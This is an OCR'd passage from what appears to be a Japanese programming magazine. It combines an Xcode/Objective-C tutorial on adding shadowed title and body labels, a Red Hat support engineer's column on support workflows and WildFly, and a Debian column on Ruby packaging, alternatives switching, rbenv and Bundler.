配置したLabelの文字サイズなどをタイトル表示用に設定しましょう。


まず文字のサイズを大きくし、文字(フォント)デザインも太いものにします。Labelを選択したままXcodeの右カラムにあるAttributes inspector(アトリビュートインスペクター)をクリックしてください(**図step2-1**)。

「Font」の項目にあるTマークをクリックし、フォント設定メニューを表示します。フォント設定メニュー内の「Font」項目をクリックしてフォントの種類を「System Bold」にします。これで、文字の線が太いデザインのフォントを指定したことになります。また、「Size」の項目を27に編集して文字を大きくしておきましょう。


続いて文字色を変更しましょう。アトリビュートインスペクターの「Color」をクリックし、「White Color」を選択して文字色を「白」にします(**図step2-2**)。

最後に文字の配置を「中央揃え」にします。アトリビュートインスペクターの「Alignment」の項目の真ん中のアイコンをクリックして選択状態にしてください(**図step2-3**)。これでタイトル用に文字の装飾ができました。

step2-1



step2-2




step2-3

ステップ3

では、タイトルに表示する文章を設定しましょう。

アトリビュートインスペクターにあるテキスト入力欄に表示したい文章を入力します(**図step3-1**)。初期状態では「Label」という文章が入力されています。作例では1ページ目が砂漠の画像ですので、英語で砂漠を意味する「Desert」と入力しました。

step3-1




ステップ4


本文表示用のパーツを配置します。

タイトル表示と同じパーツを使用しますので、オブジェクトライブラリから再び「Label」を「Page1View Controller」にドラッグして配置します（**図step4-1**）。サイズは**図step4-2**と同じに設定してください。

step4-1



step4-2



ステップ5

本文用のLabelの見た目を本文表示用に設定しましょう。


ステップ2を参考にアトリビュートインスペクターでフォントの種類を「System Italic」にします。これは文字種類に斜体を指定するという意味になります。文字の大きさは初期値の「17」でかまいません。文字色を「白」に、文字の配置を「中央揃え」にします。

本文用のLabelではもう1点設定をします。アトリビュートインスペクター内に「Lines」という項目があります（**図step5-1**）。これは「Label」内に何行表示できるのかを設定する項目です。初期値は1行になっており、タイトル用Labelではそのままでかまいませんでしたが、本文は1行というわけにはいかないと思いますので、これを変更します。作例では10行に設定しました。


テキスト入力欄に本文の表示内容を入力して終了です（**図step5-2**）。作例では砂漠についての説明文を入力しました。

以上で文字表示用の設定は一通り終わりました。

step5-1



step5-2



実行して確認

ステップ6

ここまでできたらいったん実行して1ページ目の表示を確認してみましょう。

Xcodeのウィンドウ左上にある「Run（実行）」のアイコンをクリックしてください。どうでしょう？　**図step6-1**のような表示になりましたでしょうか。文字を表示するという目的は果たしましたが、背景になる写真によってはちょっと文字が読みにくいかもしれません。

step6-1

より高度な文字装飾

プログラムコードを追加してより高度な文字の装飾を施しましょう。

ステップ7

Xcode左カラムのプロジェクトナビゲーターにある「Page1ViewController.h」をクリックし、ソースコードを表示してください。前回第4回のステップ1で追加した`IBOutlet UIImageView *page1Image;`の後に、次の2行を追加してください。

```
IBOutlet UILabel *titleLabel;
IBOutlet UILabel *bodyLabel;
```

同様に次の2行を`@property (nonatomic, retain) IBOutlet UIImageView *page1Image;`の後に追加します。

```
@property (nonatomic, retain) IBOutlet UILabel *titleLabel;
@property (nonatomic, retain) IBOutlet UILabel *bodyLabel;
```

「Page1ViewController.h」は**図step7-1**のようになったかと思います。

step7-1

```
@interface Page1ViewController : UIViewController{

    IBOutlet UIImageView *page1Image;

    IBOutlet UILabel *titleLabel;
    IBOutlet UILabel *bodyLabel;
}

@property (nonatomic, retain) IBOutlet UIImageView *page1Image;
@property (nonatomic, retain) IBOutlet UILabel *titleLabel;
@property (nonatomic, retain) IBOutlet UILabel *bodyLabel;

@end
```

ステップ8

続いて実行ファイルである「Page1 ViewController.m」のほうにもコード追加します。
前回第4回のステップ2で追加した`@synthesize page1Image;`の後に次の2行を追加してください。

```
@synthesize titleLabel;
@synthesize bodyLabel;
```

また、`- (void)viewDidLoad`の中にも次のコードを追加します（位置は**図 step8-1** 参照）。

```
// 文字に装飾を加える
// 影の形を設定
NSShadow *shadowAttr = [[NSShadow alloc] init];
[shadowAttr setShadowColor:[UIColor blackColor]];
[shadowAttr setShadowBlurRadius:5.0];

// タイトルに影を適用
NSMutableAttributedString *titleText = [[NSMutableAttributedString alloc]
initWithString:titleLabel.text];
[titleText addAttribute:NSShadowAttributeName value:shadowAttr range:NSMakeRange(0,
[titleText length])];
titleLabel.attributedText = titleText;

// 本文に影を適用
NSMutableAttributedString *bodyText = [[NSMutableAttributedString alloc]
initWithString:bodyLabel.text];
[bodyText addAttribute:NSShadowAttributeName value:shadowAttr range:NSMakeRange(0, [bodyText
length])];
bodyLabel.attributedText = bodyText;
```

「Page1 ViewController.m」は**図 step8-1** と同じになったでしょうか。

このコードが何をしているのか簡単に説明しましょう。ステップ7で追加した「UILabel」は装飾用のプロパティ（attributedText）を持っているので、そこへ文字の周りに付ける影の設定（NSShadow）を作成し「titleLabel」「bodyLabel」の両方に適用しています。

これでプログラムがどう動くかの“台本”はできましたので、次は役の割り振りを行います[注]。

ステップ9

ストーリーボード内の左カラム「Page1 View Controller」をcontrolキーを押しながらクリックすると、ポップアップが表示されます（**図 step9-1**）。

メニューの「Outlets」にある「titleLabel」の右端にある○をドラッグすると青いラインが出ますので、これをタイトル用Labelまで**図 step9-1** のようにつなげます。


同様に「bodyLabel」を本文用「Label」まで**図 step9-2** のようにつなげます。これでそれぞれの役の割り振りができました。

注） 「演劇」にたとえたコード説明については、連載の第4回を参照ください。


step8-1

```
@synthesize page1Image;
@synthesize titleLabel;
@synthesize bodyLabel;

- (id)initWithNibName:(NSString *)nibNameOrNil bundle:(NSBundle *)nibBundleOrNil
{
    self = [super initWithNibName:nibNameOrNil bundle:nibBundleOrNil];
    if (self) {
        // Custom initialization
    }
    return self;
}

- (void)viewDidLoad
{
    [super viewDidLoad];
    // Do any additional setup after loading the view.

    if (UI_USER_INTERFACE_IDIOM() == UIUserInterfaceIdiomPhone) {

        CGRect frame = [[UIScreen mainScreen] bounds];
        if (frame.size.height==568.0) {
            [page1Image setImage:[UIImage imageNamed:@"Page1-568h.png"]];
        } else {
        }
    }

    // 文字に装飾を加える
    // 影の形を設定
    NSShadow *shadowAttr = [[NSShadow alloc] init];
    [shadowAttr setShadowColor:[UIColor blackColor]];
    [shadowAttr setShadowBlurRadius:5.0];

    // タイトルに影を適用
    NSMutableAttributedString *titleText = [[NSMutableAttributedString alloc] initWithString:titleLabel.text];
    [titleText addAttribute:NSShadowAttributeName value:shadowAttr range:NSMakeRange(0, [titleText length])];
    titleLabel.attributedText = titleText;

    // 本文に影を適用
    NSMutableAttributedString *bodyText = [[NSMutableAttributedString alloc] initWithString:bodyLabel.text];
    [bodyText addAttribute:NSShadowAttributeName value:shadowAttr range:NSMakeRange(0, [bodyText length])];
    bodyLabel.attributedText = bodyText;

}
```

step9-1



step9-2



実行して最終確認

ステップ10

もう一度実行して表示を確認してみましょう。記事冒頭の画面写真（**図1**）のように文字の周りに影がついて見やすく、そしてかっこよくなったのではないでしょうか？　同様に他のページにも文字表示を追加してみましょう。

次回から

いかがだったでしょう？　連載当初から今回までの内容で、本としての最低限の機能はそろったと思います。次回からはいよいよアプリならではの機能を追加していきますのでお楽しみに！

SD

本連載のサポートページで記事の補足説明をしています。あわせてご活用ください！
http://www.gimmiq.net/p/sd.html

リオ・リーバス／Leo Rivas
Twitter @StudioLoupe

iOSアプリ開発を中心に電子絵本作家・漫画家として活動中。個人ではスタジオルーペとして数字を指でドラッグ&ドロップ保存できる「フュージョン計算機（Fusion Calc）」が代表作。電子絵本はiBook store/Kindleストア共に児童書カテゴリ総合1位を獲得。現在HPにてWeb漫画「HELL BASEBALL」を連載中。

いたのくまんぼう／Itano Kumanbow
Twitter @Kumanbow

神奈川工科大学非常勤講師。リオさんとはGimmiQ名義で「MagicReader」（手を使わずにページがめくれる電子書籍ビューワ）をリリース。個人ではNinebonz名義で「i列車の車窓から―そうだ! 京都行こう!―」、「ジャマカム! ～コジマジャマだカメラ～」など。アプリ紹介サイト「あぷまがどっとねっと（http://appmaga.net/）」の技術サポータ。

サポートのお仕事

小西 高之
KONISHI Takayuki
レッドハット(株)グローバルサポートサービス
テクニカルサポートエンジニア

ハードルを軽々とくぐります！

はじめまして、小西と申します。社内では目立たずひっそりと生息しているのですが、執筆者を探していた藤田さんとたまたま目が合ったために今回の恵比寿通信を担当させていただくことになりました。前回の大村さんは、いいだけハードルを上げていきましたが、高すぎるハードルは下をくぐることもできますので、無理せずいきましょう :)

筆者は大村さんと同じく、Red Hatでテクニカルサポートエンジニアをやっていますが、サポートのお仕事はどのようなものかご存じでしょうか。筆者はRed Hat入社以前は開発を担当していて、しかも使っていたソフトウェアの製品サポート窓口に問い合わせることもなかったので、実際にやってみるまではあまりイメージが湧きませんでした。そこで今回は、サポートの日々のお仕事を中心に書いてみたいと思います。なお、筆者が所属しているチームはJBoss Enterprise Application Platformをはじめとするミドルウェア製品を担当していて、これとは別にRed Hat Enterprise Linuxをはじめとするプラットフォーム製品を担当するチームがあります。

ミドルウェア最新情報

少々旧聞に属するものもありますが、ミドルウェア製品に関連していくつか動きがあったので、本題に入る前に少し紹介します。まず、コミュニティ版のJBoss Application Server(以下、JBoss AS)はWildFly[注1]と改名されました(**図1**)。JBossという名称は、今ではコミュニティ、JBoss AS、さまざまなミドルウェア製品に使われていて何を指すのかわかりにくくなっていたため、コミュニティで名称変更の投票が行われていたのですが[注2]、4月にめでたく決定し、併せてロゴも発表されました。変更点の1つとして、JBoss ASでは、これまでWebコンテナコンポーネントとしてTomcat由来のJBossWeb[注3]を採用していましたが、WildFlyではUndertow[注4]というコンポーネントに置き換わり、Websocket対応などの機能追加が行われています。WildFlyのバージョンナンバーはJBoss AS 7から継続して最初のバージョンが8となります。原稿執筆時点では最新の開発リリース版は8.0.0.Alpha3で、Java EE 7仕様の実装に向けて活発に開発中です。

次に、この連載でも執筆中とご案内してたJBoss EAP 6の書籍[注5]が6月に発売されました

▼図1　WildFlyのロゴマーク

注1) http://wildfly.org/
注2) 2013年3月号第6回連載
注3) http://www.jboss.org/jbossweb
注4) http://undertow.io/
注5) http://gihyo.jp/book/2013/978-4-7741-5794-8

筆者もレビューで参加しました。ぜひ一度手にとってみてください。

サポートのお仕事

サポートエンジニアのお仕事としては、まずお客様のお問い合わせから始まります。お客様からの質問は、弊社カスタマーポータル(以下、CP[注6])または電話で受け付けて、できるだけ早く回答できるよう、日々努力を重ねているわけですが、質問は1件ずつチケットとして、チケット管理システムに登録されます。登録されたチケットを最初にチェックするのは、フロントラインのエンジニアです。筆者が開発をしていたころには、開発項目がタスクとして分割されて、それを1つずつ消化していましたが、チケットを割り振るというのはそれと近いものがあります。一方で、働き方がまったく異なる点としては、次のような部分でしょうか。

1つのチケットの期限が明確に決まっている

開発では、このタスクはこれくらいの時間がかかるだろうという見積りがなされますが、サポートでは24時間以内になんらかの回答をする、といったようなことが定められています。内容の難易度と期限にはなんの関連もなく、すぐに解決できれば一番望ましいものの、混み入った内容で、なかなか解決できないチケットもあります。もっとも、それをいかに早く解決するかという点がサポートの醍醐味でもあります。

まずは事例の調査

開発タスクは、必ずコーディング、設定変更、テストなどの実作業となると思いますが、サポートでは必ずしも手を動かして調べることばかりではありません。まずは、ナレッジベースを調べます。ここには、過去の問い合わせをもとに、問題と解決方法を端的にまとめたナレッジが集約されているので、たとえばログメッセージなどを検索するとそのものずばりの回答が見つかることもよくあります。また、弊社の製品にはコミュニティ版があるので、コミュニティサイト[注7]などに回答がある場合もあります。ここまではある程度機械的にできる作業で、CPで質問項目を入力中に類似のナレッジをサジェストする機能がベータ版として実装されています[注8]。ナレッジと一致すれば解決は早いのですが、お客様の使い方のバリエーションが多かったり、環境が異なっていたりするので、日々新しい事例が生まれ、蓄積されています。

エキスパートの出番

さて、事例と一致しないとき、ある程度目処があれば、ソースコードを追ったり、質問を再現したりしてみます。一方で、これは手に負えなそうだと思ったらなるべく早くその分野のエキスパートに調査をお願いします。引き際を知るのも重要なことです。まずは、サポート部門の中で問い合わせます[注9]。ヨーロッパやアメリカにいる専門家から回答があることもあります。それでもわからない場合は、そのソフトウェアの開発者に問い合わせて助けてもらうこともあります。また、プラットフォームチームにもときどき助けてもらっています。彼らにはごく常識的なことでも、ミドルウェア担当には馴染みにないことも多く、また逆の場合もあるので補いあっています。

ワークフローは日々改善

大まかなワークフローは前の説明で想像いただけるのではないかと思いますが、細かいフローは実によく変わります。たとえばナレッジベースの編集ツールは昨年大きく変わったのち、インターフェースが細かく調整され続けています。小さいレベルでは各エンジニアがGreasemonkeyスクリプトや簡単なツールを作成して広めるこ

注6) http://access.redhat.com/
注7) ミドルウェアでは http://jboss.org/
注8) 今のところ英語のみ対応しています。
注9) 英語で概要や質問をまとめておくことも必要です。

ともあり、半年前と比べてもフローの変化は驚くほどです。戸惑うこともときどきありますが、全体としては同じやり方をずっと続けるよりも、改善とフィードバックを繰り返しているほうがずっと良いと思います。

このように、サポートエンジニアは日々、お客様の問題を解決するために奮闘しています。ほかにも、サポートチームは製品の国際化や開発そのものにも携わっていて、OSS製品ならではで興味深い点かと思いますが、今回はワークフローを中心に紹介しました。

恵比寿通信ということで

過去の恵比寿通信を見返して1つ重大なことに気づきました。小見出しの頭には鯛がいるのに、誰も恵比寿の鯛に触れていないではないですか！　JR東口から徒歩数分の路地の中に、「ひいらぎ」という有名な鯛焼屋さんがあります。30分焼き上げたという皮はカリっと、あんこはしっとりしていてとても美味しく、昼食の後で買い食いしたり、差し入れとしてもらったりします。恵比寿にお越しの機会があれば、ぜひ一度お試しください。買ってすぐ食べるのがおすすめです。


また、ランチがおいしいという紹介が何度かありましたが、簡単なランチマップ[注10]を作成しています。覗いてみてください。

最後になりましたが1つ告知があります。今号発売直後の8月30日（金）に、Japan JBoss User Group（JJBug）[注11]の勉強会、題して「灼熱のJBoss」が恵比寿のRed Hatオフィスで開催予定です！　以下のURLからお気軽にご参加ください。SD

http://atnd.org/events/41653

注10）http://goo.gl/maps/5Aj3G
注11）https://community.jboss.org/groups/japan-jbug/

技術評論社



NTTオープンソースソフトウェアセンタ、
レッドハット㈱ 著
B5変形判／448ページ
定価3,990円（本体3,800円）
ISBN 978-4-7741-5794-8

大好評発売中！

JBoss
Enterprise Application Platform 6
構築・運用
パーフェクトガイド


多くの企業で導入され、基幹業務やミッションクリティカルなWebシステムにおいて絶大な支持を受けているJBossは、Java言語によるオープンソースミドルウェアとして全世界で利用されています。
本書は、JBossの開発に関わるレッドハットの技術陣と、その実践において確固たる実績のあるNTTオープンソースセンタによる解説書です。JBossのインストールから各種設定、環境構築方法、エンタープライズレベルで各種サービスを運用するうえでのプロの技など、総合的に紹介していきます。システム構築から運用まで本書1冊で完璧です。

こんな方におすすめ　Javaを利用するシステムエンジニア、プログラマ

1

Debian JP Project　佐々木 洋平（ささき ようへい）
uwabami@debian.or.jp　Twitter：@uwabami

Ruby in Debian (1)



Debian Hot Topics

はじめに

Software Designの読者の皆さんこんにちは。Debian JP Projectの佐々木と申します。やまねさんからバトンを引き継ぎ、今月号のDebian Hot Topicsを執筆させていただきます。よろしくお願いします。

さて今回と次回のDebian Hot Topicsでは、Debianにおける Rubyと Rubyに関連するソフトウェアのパッケージングについて紹介します。前回までのHot Topicsとは多少趣が異なるかもしれませんが、「ディストリビューション開発」の一例として楽しんでくだされば幸いです。

Ruby in Debian

まず、Debianにおける Rubyパッケージの状況について簡単にまとめてみます。現在、Debianのパッケージとなっている Ruby処理系は、

- Ruby 1.8.7（patchlevel 358）
- Ruby 1.9.3（1.9.3p194, rev 34510）
- JRuby 1.5.6（ruby 1.8.7 patchlevel 249）

の3つです。本稿執筆時点ではstable（Wheezy）、testing（Jessie）、unstable（Sid）のすべてで同じバージョンがパッケージングされています。

このうち Ruby1.8.7は、みなさんご存じのとおり2013年6月30日に正式にサポート対象外となりました[注1]。これは2011年10月6日にアナウンスされていたスケジュールどおりです。このスケジュールをふまえて Debian 7.1（Wheezy）において Ruby1.8.7を提供するかについては、一度議論となり、移行作業や移行できないパッケージの対応などの作業が行われました。結局リリース前に（正確にはfreeze宣言前に）、Ruby1.8.7に依存するほかのパッケージの移行を終わらせることが困難であったため、Ruby1.8.7は削除されずに Wheezyでも提供されています。正式な日程は決まっていませんが、testingおよびunstableからは近いうちに削除される予定であり、Wheezyは Debianにおいて Ruby1.8.7を提供する最後のリリースとなりました。

また、JRubyは最新版が1.7.4であるため、Debianパッケージは多少古いバージョンとなっています。これは、Debianの公式パッケージとして収録されたのが Wheezyの freeze直前であり、upstreamの更新とタイミングが合わなかったためです。今後は Debian Java Teamによって更新される予定です。

これらに加えて、現在作業中のパッケージとして

- Rubinius[注2]

注1）「Ruby1.8.7は引退しました」 URL http://www.ruby-lang.org/ja/news/2013/06/30/we-retire-1-8-7/
注2）#591817 - ITP: rubinius -- Rubinius is an implementation of the Ruby programming language URL http://bugs.debian.org/cgi-bin/bugreport.cgi?bug=591817

- mruby[注3]
- Ruby 2.0[注4]

があります。mrubyは現在experimentalにありますので、パッケージング作業に興味のある方は、ぜひmrubyのPackage Tracking System(PTS)を用いてメンテナにコンタクトを取ってみてください。ちなみにRuby 2.0に関しては、近いうちにunstableにアップロードされる予定です。

Ruby in Wheezy

次に現安定版Wheezyにおける、Ruby関連の変更点についてまとめてみます。

CRuby alternatives、ruby-switch

旧安定版Squeezeでは、/usr/bin/rubyは/usr/bin/ruby1.8へのシンボリックリンクとなっていました。Wheezyからは/usr/bin/rubyはAlternativesによって管理されており、必要に応じて/usr/bin/rubyの実態をruby1.8もしくはruby1.9.1へと切り替えられるようになっています。お使いの環境にruby1.8とruby1.9.1双方がインストールされている場合、デフォルトでは**図1**のように、/usr/bin/rubyとして/usr/bin/ruby1.9.1が実行されるようになっています[注5]。たとえば、/usr/bin/rubyとして/usr/bin/ruby1.8を使いたい場合には、update-alternativesを使うことで/usr/bin/rubyを切り替えられます(**図2**)。

注3) Debian Package Tracking System - mruby URL http://packages.qa.debian.org/m/mruby.html
注4) #697703 - ITP: ruby2.0 -- Ruby Programming Language URL http://bugs.debian.org/cgi-bin/bugreport.cgi?bug=697703
注5) コマンド名は/usr/bin/ruby1.9.1ですが、実際にはRuby1.9.3が実行されます。Ruby1.9.3はRuby1.9.1とバイナリ互換(soname変更なし)であるため、コマンド名はruby1.9.1のままです。

▼図1　デフォルトでは/usr/bin/ruby1.9.1が実行される

```
$ ls -la /usr/bin/ruby
lrwxrwxrwx 1 root root 22  6月 10 18:39 /usr/bin/ruby
  -> /etc/alternatives/ruby
$ ls -la /etc/alternatives/ruby
lrwxrwxrwx 1 root root 18  6月 12 05:21 /etc/alternatives/ruby
  -> /usr/bin/ruby1.9.1
$ ruby -v
ruby 1.9.3p194 (2012-04-20 revision 35410) [x86_64-linux]
```

▼図2　/usr/bin/rubyを/usr/bin/ruby1.8に切り替える

```
$ sudo update-alternatives --config ruby
alternative ruby (/usr/bin/ruby を提供) には 2 個の選択肢があります。

  選択肢     パス              優先度  状態
------------------------------------------------------------
* 0            /usr/bin/ruby1.9.1   51        自動モード
  1            /usr/bin/ruby1.8     50        手動モード
  2            /usr/bin/ruby1.9.1   51        手動モード

現在の選択 [*] を保持するには Enter、さもなければ選択肢の番号のキー
を押してください: 1
update-alternatives: /usr/bin/ruby (ruby) を提供するために
手動モード で /usr/bin/ruby1.8 を使います
$ ruby -v
ruby 1.8.7 (2012-02-08 patchlevel 358) [x86_64-linux]
```

同様にgemも切り替えることが可能です。そのため、/usr/bin/rubyが/usr/bin/ruby1.8で、/usr/bin/gemが/usr/bin/gem1.9.1という特殊なケースにも対応可能です。……とはいえ、こういった用途はあまり想定できませんね(おそらく切り替え忘れでしょう)。rubyとgemを同時に(alternativesで)切り替えるために、Wheezyからはruby-switchというパッケージを提供しています(**図3**)。

ruby-switchコマンドは、結局のところupdate-alternativesを必要な回数呼び出しているだけですが、システムレベルでのRuby処理系の切り替えが一括でできますので、ぜひとも活用してみてください。

▼図3　ruby-switchでrubyとgemを同時に切り替える

```
$ sudo apt-get install ruby-switch
（中略）
$ ruby-switch
Usage:

  ruby-switch --list
    Lists available Ruby interpreters

  ruby-switch --check
    Checks the current Ruby alternatives configuration

  ruby-switch --set RUBYINTERPRETER
    Changes the current Ruby interpreter

  ruby-switch --auto
    Uses the default Ruby interpreter
$ ruby-switch --list
ruby1.8
ruby1.9.1
$ sudo ruby-switch --set ruby1.9.1
$ ruby-switch --check
Currently using: ruby1.9.1
-------------------------

ruby    -> /usr/bin/ruby1.9.1
gem     -> /usr/bin/gem1.9.1
```

外部ライブラリのパッケージ名とインストール先の変更

これまで、Ruby本体に同梱されていない(たとえばGemで配布されているような)外部ライブラリ、ソフトウェアのパッケージ名はおおよそlibfoo-ruby1.8、libfoo-ruby1.9.1となっており、名の示すとおりRuby1.8用のパッケージとRuby1.9.1用のパッケージを別個にパッケージングしていました。ですが、pure Ruby libraryの場合には(多くの場合)提供しているファイルが同じであるため、別個にパッケージングするのはあまりエコではありません。よって、これらをまとめてruby-fooという単一のパッケージに変更する作業がWheezyのリリース前に行われました[注6]。具体的なパッケージ命名法は

- ライブラリパッケージはruby-{Gemの名前}
  例：ruby-gtk2、ruby-activerecord、ruby-hikidoc
- アプリケーションは{Gemの名前}
  例：rails、rubygems、cucumber、jekyll

といった塩梅になっており、Gemの名前がわかれば必要なパッケージもわかるようになっています。

また、これらパッケージのインストール場所も変更されており、

▼図4　パッケージのインストール先

```
$ ruby -rrbconfig -e "p RbConfig::CONFIG['vendordir']"
"/usr/lib/ruby/vendor_ruby"
$ ruby -rrbconfig -e "p RbConfig::CONFIG['vendorarchdir']"
"/usr/lib/ruby/vendor_ruby/1.9.1/x86_64-linux"
$ ruby1.8 -rrbconfig -e "p RbConfig::CONFIG['vendorarchdir']"
"/usr/lib/ruby/vendor_ruby/1.8/x86_64-linux"
```

注6) Debian/Ruby Wheezy Transition
URL http://pkg-ruby-extras.alioth.debian.org/wheezy/
残念ながら、Wheezyリリース(正確にはfreeze)前に修正作業は終わらず、現在でも作業は(遅々として)進められています。

- pure Ruby library：vendordir
- C で書かれた拡張ライブラリ：vendorarchdir

にインストールされるようになりました。筆者の手元の amd64 環境では、それぞれ**図4**のようになっています[注7]。

Bundler、rbenv

Ruby をお使いの方にはお馴染みの Bundler と rbenv も Wheezy からは提供されるようになりました。

図5のようにお使いの shell の設定ファイルに`eval "$(rbenv init -)"`とすることで、rbenv が使えるようになります。Debian の rbenv には多少手が加えられており、Debian パッケージで提供されている CRuby 処理系も rbenv で管理できます(**図6**)。

また、Bundler での依存関係解決に Debian のパッケージを用いるために rubygems-integration パッケージも提供されています。試しにこのパッケージをインストールしたのちに`gem list`を実行してみましょう(**図7**)。ここで表示された rdoc (3.9.4) は、ruby1.9.1 パッケージの RDoc を表しています。残念ながらすべてのパッケージで gemspec ファイルが提供されているわけではありませんけれども、Wheezy からは rbenv、Bundler、そして Debian の提供するパッケージとを協調させて使うことも可能となっています。

最後に

